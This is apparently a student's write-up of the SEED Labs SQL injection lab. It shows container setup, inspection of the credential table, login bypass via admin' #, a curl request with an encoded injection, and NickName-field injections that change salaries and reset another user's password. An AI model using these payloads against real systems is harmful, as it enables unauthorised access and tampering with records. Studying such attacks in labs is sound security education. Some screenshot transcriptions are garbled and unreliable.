mysql-10.9.0.6 | 2023-05-13 06:18:51+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-05-13T06:18:51.685486Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-05-13T06:18:51.758398Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-05-13T06:18:55.575963Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2023-05-13T06:19:01.313002Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
mysql-10.9.0.6 | 2023-05-13 06:19:11+00:00 [Note] [Entrypoint]: Database files initialized
mysql-10.9.0.6 | 2023-05-13 06:19:11+00:00 [Note] [Entrypoint]: Starting temporary server
mysql-10.9.0.6 | mysqld will log errors to /var/lib/mysql/a94d5aleabfe.err
mysql-10.9.0.6 | mysqld is running as pid 91
mysql-10.9.0.6 | 2023-05-13 06:19:16+00:00 [Note] [Entrypoint]: Temporary server started.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/iso3166.tab' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/leap-seconds.list' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/zone.tab' as time zone. Skipping it.
www-10.9.0.5 | * Starting Apache httpd web server apache2 AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
www-10.9.0.5 | *
```


Now, to check the which containers are created and how many containers are created.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~/Labsetup". The command "dockps" was run, which lists the currently running Docker containers:


```
[05/13/23]seed@VM:~/.../Labsetup$ dockps
a94d5aleabfe mysql-10.9.0.6
e9a2e825b3de www-10.9.0.5
[05/13/23]seed@VM:~/.../Labsetup$
```

Now, to login into specific container use docksh container id.



Task-1: Get Familiar with Sql Commands

Now, to check the database and tables into the sql folder, these are following commands.



Now, to check what are the fields in that tables.

```
Activities Terminal ▾ Home Desktop info Labsetup May 13 03:41 seed@VM: ~/Labsetup

Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.01 sec)


mysql> describe credentials;
ERROR 1146 (42S02): Table 'sqllab_users.credentials' doesn't exist
mysql> describe credential;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| ID | int unsigned | NO | PRI | NULL | auto_increment |
| Name | varchar(30) | NO | | NULL | |
| EID | varchar(20) | YES | | NULL | |
| Salary | int | YES | | NULL | |
| birth | varchar(20) | YES | | NULL | |
| SSN | varchar(20) | YES | | NULL | |
| PhoneNumber | varchar(20) | YES | | NULL | |
| Address | varchar(300) | YES | | NULL | |
| Email | varchar(300) | YES | | NULL | |
| NickName | varchar(300) | YES | | NULL | |
| Password | varchar(300) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.01 sec)

mysql> SELECT * FROM credential
-> SELECT * FROM credential;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right s
```


Now, to check what are the data in the credentials table. Displaying the data in the table.

Task2:

First run the website into the chrome browser.



Task: 2.1: Firstly, login into the website by real login and login by Sql injection commands and the commands are [admin' #](#).



After sql injection command on admin account, it displays all the details about the user that are registered on our website.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is titled 'Web_SQL_Injection.pdf' and displays a 'User Details' page from 'www.seed-server.com'. The page lists six users in a table:

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

Task 2.2: Now, doing sql injection by command line by adding %27%20%23 for space and comma or hash value.

The screenshot shows a terminal window with the command 'curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'' entered. The output shows the results of the SQL injection, displaying all user information for the 'Admin' user:


```
[05/13/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'
<!>
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!>
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.


NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
```

Now, I have done the Sql injection successfully and login into the Alice profile and the picture demonstrates all the details of the Alice profile.




```
seed@VM: ~/.../Labsetup$ cat index.html
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      ...
    </div>
  </nav>
  <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class='n
av-link' href='unsafe_edit_frontend.php'>Home <span class='sr-only'>(current)</span></a></li><li class="nav-item"><a class='n
av-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoff
Btn' class='nav-link my-2 my-lg-0'>Logout</button></div>
<div class="container col-lg-4 col-lg-offset-4 text-cen
ter"><br><h1><b>Alice Profile</b></h1><br><table class="table table-striped table-bordered"><thead class="thead
-dark"><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>100
00</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr>
<th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</
th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></t
able>
  <br><br>
  <div class="text-center">
    <p>
      Copyright &copy; SEED LABS
    </p>
  </div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>
[05/13/23]seed@VM:~/.../Labsetup$
```

Task 2.3: Now, append the new sql statement and check what does it behaves.



It does not entertain the multiple Query in the login field, so it gives such error.



Task 3:

Firstly, these are the Alice Profile details that perform all the tasks.

A screenshot of a Firefox browser window titled "May 13 05:43". The address bar shows the URL "www.seed-server.com/unsafe_home.php". The main content area displays the "Alice Profile" page. At the top, there are links for "Home" and "Edit Profile" and a "Logout" button. Below this, the title "Alice Profile" is centered. A table titled "Alice Profile" lists the following details:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	zeeshan
Email	zaah@gmail.com
Address	G-11/1
Phone Number	0309-0559250

At the bottom of the page, a copyright notice reads "Copyright © SEED LABS".

Task 3.1: Alice would change his salary by doing sql injection and the command is written in the Nickname field area.

A screenshot of a Firefox browser window titled "Alice's Profile Edit". The URL is www.seed-server.com/unsafe_edit_frontend.php. The page has a green header with "SEED LABS" and "Edit Profile" buttons. The main content shows a form with fields: NickName (containing "zeeshan' ,Salary='50000"), Email (zaah@gmail.com), Address (G-11/1), Phone Number (0309-0559250), and Password (Password). A "Save" button is at the bottom. The footer says "Copyright © SEED LABS".

Now you can check, the salary of Alice is updated when SQL injection is successful.

A screenshot of a Firefox browser window titled "Alice Profile". The URL is www.seed-server.com/unsafe_home.php. The page has a green header with "SEED LABS" and "Logout" buttons. The main content is a table showing Alice's profile details:

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	zeeshan
Email	zaah@gmail.com
Address	G-11/1
Phone Number	0309-0559250

The footer says "Copyright © SEED LABS".

Task 3.2: This is Boby profile picture; the task is to reduce his salary to 1\$.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is titled "Web_SQL_Injection.pdf". The URL in the address bar is www.seed-server.com/unsafe_home.php?username=boby'+'%23&Password=. The page content is titled "Boby Profile" and contains a table with the following data:

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".


Now there is the command to the SQL Injection, Alice would do with boby profile.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is titled "SQL Lab". The URL in the address bar is www.seed-server.com/unsafe_edit_frontend.php. The page content is titled "Alice's Profile Edit" and contains a form with the following fields:

NickName	<input type="text" value=",Salary=1 where name='boby' #"/>
Email	<input type="text" value="zeehan',Salary=1 where name='boby' #zaah@gmail.com"/>
Address	<input type="text" value="G-11/1"/>
Phone Number	<input type="text" value="0309-0559250"/>
Password	<input type="text" value="Password"/>

A large green "Save" button is at the bottom of the form. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

Now, here is the boby profile, it will change when the SQL injection is successful.




Bob Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	zeeshan
Email	
Address	
Phone Number	

Copyright © SEED LABS

Task3.3: To change the password of the boby profile, Alice would write this command that will change the password.



Alice's Profile Edit

NickName	'AnsHere' where name='boby' # Anshackyyou' .Password=sha1('AnsHere') where name='b
Email	zaah@gmail.com
Address	G-11/1
Phone Number	0309-0559250
Password	Password

Save

Copyright © SEED LABS

Now, in this picture the update password is displayed and I login with the new password and successfully access the boby profile.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is for 'www.seed-server.com/unsafe_home.php?username=boby&Password=AnsHere'. A login dialog box is overlaid on the page, prompting the user to save their login information. The dialog fields show 'boby' in the 'Username' field and 'AnsHere' in the 'Password' field, with a checked 'Show password' checkbox. Below the dialog, the main content area displays a 'Boby Profile' section. This section includes a table with the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Anshackyou
Email	
Address	
Phone Number	

At the bottom of the page, the copyright notice 'Copyright © SEED LABS' is visible.

Task-4:

Counter Measures: use this website in the defense version. It interface looks like.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is for 'www.seed-server.com/defense/'. The page displays a 'Get Information' form with two input fields: 'USERNAME' and 'PASSWORD', both currently empty. Below the inputs is a green button labeled 'Get User Info'. At the bottom of the page, the copyright notice 'Copyright © SEED LABS' is visible.

When I login to Alice profile, it displays its information looks like.

A screenshot of a Linux desktop environment showing a Firefox browser window. The title bar of the browser says "May 13 06:42". The address bar shows the URL "www.seed-server.com/defense/getinfo.php?username=alice'%"&Password=". The main content area of the browser displays the following text:

Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **50000**
- Social Security Number: **10211002**

